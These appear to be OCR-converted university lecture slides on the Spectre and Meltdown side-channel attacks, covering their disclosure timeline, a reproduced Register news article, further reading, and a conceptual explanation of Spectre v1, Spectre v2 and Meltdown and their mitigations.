
SALLY COLE
Senior Editor
Military Embedded Systems

Universities and DARPA's work in next-gen cyberattacks

The U.S. Defense Advanced Research Projects Agency (DARPA) is working with university researchers to prepare now for next-gen cyberattacks in the form of "algorithmic complexity attacks," which are nearly impossible to detect with today's technology (and the kind most likely to be attempted by nation-states), as well as side-channel attacks, a.k.a. "spy-in-the-sandbox attacks."

- Side-channel attacks have considerable history
  - At least to 1995 (https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability))
- Defeating language-based security within a single address space changed the landscape
  - Ross Mcilroy et al, **Spectre is here to stay: An analysis of side-channels and speculative execution.** https://arxiv.org/abs/1902.05178
- Actually demonstrating read access to all physical memory was a quantum leap in side-channel exploitation


Is there more?



Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin Von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. 2019. ***A systematic evaluation of transient execution attacks and defenses****.* https://arxiv.org/pdf/1811.05441.pdf

Timeline, notification pathways, players, lessons

- Jan 2018 formal public announcement
- June 2017: Google team notified processor vendors
  - Agreeing to increase their usual 90-day exposure window
- Dec 2017 University of Graz team notifies vendors independently, having discovered vulnerabilities independently
- Key government cybersecurity organisations appear to have learned about it very late (eg CERT in Jan 2018)
- Mysterious patches and upgrade announcements released in Nov-Dec 2017 by Microsoft, Amazon
- Dec 18th 2017 open-source Linux patches to kernel entry (sysenter) code, and to support kernel page table isolation (KPTI, “KAISER”) (https://lwn.net/Articles/741878/)
  - Some observers start to wonder why this is being rushed out when it slows programs down
  - Dec 26th 2017: AMD engineer explains why the patch isn’t needed on AMD CPUs – by explaining what the patch is really for (https://lkml.org/lkml/2017/12/27/2)
  - Jan 2nd 2018: The Register breaks the news
  - Jan 3rd 2018: Google brings forward embargo date (from 9 Jan) and makes details public (https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html)



The Register

{* SECURITY *}

Kernel-memory-leaking Intel processor design flaw forces Linux, Windows redesign

Speed hits loom, other OSes need fixes

Chris Williams, Editor in Chief   Tue 2 Jan 2018 // 19:29 UTC   SHARE

Final update A fundamental design flaw in Intel's processor chips has forced a significant redesign of the Linux and Windows kernels to defang the chip-level security bug.

Programmers are scrambling to overhaul the open-source Linux kernel's virtual memory system. Meanwhile, Microsoft is expected to publicly introduce the necessary changes to its Windows operating system in an upcoming Patch Tuesday: these changes were seeded to beta testers running fast-ring Windows Insider builds in November and December.

Crucially, these updates to both Linux and Windows will incur a performance hit on Intel products. The effects are still being benchmarked, however we're looking at a ballpark figure of five to 30 per cent slow down, depending on the task and the processor model. More recent Intel chips have features – such as PCID – to reduce the performance hit. Your mileage may vary.

The Register @TheRegister

PostgreSQL SELECT 1 with the KPTI workaround for Intel CPU vulnerability postgresql.org/message-id/201…

Best case: 17% slowdown
Worst case: 23%

heads up: Fix for intel hardware bug will lead to p…
Hi, Upcoming versions of the linux kernel (and apparently also windows and others), will include …
postgresql.org

11:58 PM · Jan 2, 2018

233   353 people are Tweeting about this

Similar operating systems, such as Apple's 64-bit macOS, will also need to be updated – the flaw is in the Intel x86-64 hardware, and it appears a microcode update can't address it. It has to be fixed in software at the OS level, or go buy a new processor without the design blunder.

Details of the vulnerability within Intel's silicon are under wraps: an embargo on the specifics is due to lift early this month, perhaps in time for Microsoft's Patch Tuesday next week. Indeed, patches for the Linux kernel are available for all to see but comments in the source code have been redacted to obfuscate the issue.

Further reading

- **Spectre Attacks: Exploiting Speculative Execution**, Paul Kocher et al, IEEE S&P 2018
  - https://spectreattack.com/spectre.pdf
- **How the Spectre and Meltdown Hacks Really Worked**, Nael Abu-Ghazaleh, Dmitry Ponomarev and Dmitry Evtyushkin. IEEE Spectrum Feb 2019
  - https://spectrum.ieee.org/computing/hardware/how-the-spectre-and-meltdown-hacks-really-worked
- **Retpoline: a software construct for preventing branch-target-injection**, Paul Turner, Senior Staff Engineer, Technical Infrastructure, Google
  - https://support.google.com/faqs/answer/7625886
- **Spectre and Meltdown triggered discovery of many further vulnerabilities, eg:**
  - Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. 2018. **Foreshadow: extracting the keys to the intel SGX kingdom with transient out-of-order execution.** In Proceedings of the 27th USENIX Conference on Security Symposium (SEC'18). USENIX Association, Berkeley, CA, USA, 991-1008. https://foreshadowattack.eu/

Student question: spectrev2 vs meltdown

- **Is Meltdown and Spectre Variant 2 the same?**

- There is indeed considerable scope for confusion. I offer an answer in terms of what we covered in the lectures. There is in reality a substantial design space for speculation sidechannel attacks that defies easy classification. But here's the classification based on what I presented:
  - Spectrev1 defeats bounds checking within a single process's virtual address space. It uses branch takenness misprediction to expose a sidechannel due to speculative instruction execution. There is no good mitigation.
  - Meltdown extends this to access any data currently in the process's virtual address space, even if marked as supervisor-only. It exploits a common defect in processor design, where the check for sufficient privilege is performed only at commit-time. It worked because operating systems would try to avoid having to change the page table when handling a system call or interrupt. Removing this optimisation avoids the problem.
  - Spectrev2 uses jump target prediction to choose which code is executed in the address space of another process. By choosing (or more likely by finding a way to insert) suitable code, a speculative-execution sidechannel can be exploited, so the attacker can read the operating system's data. This can be mitigated by preventing the attacker from being able to influence the victim's branch target prediction. This is what retpoline's do.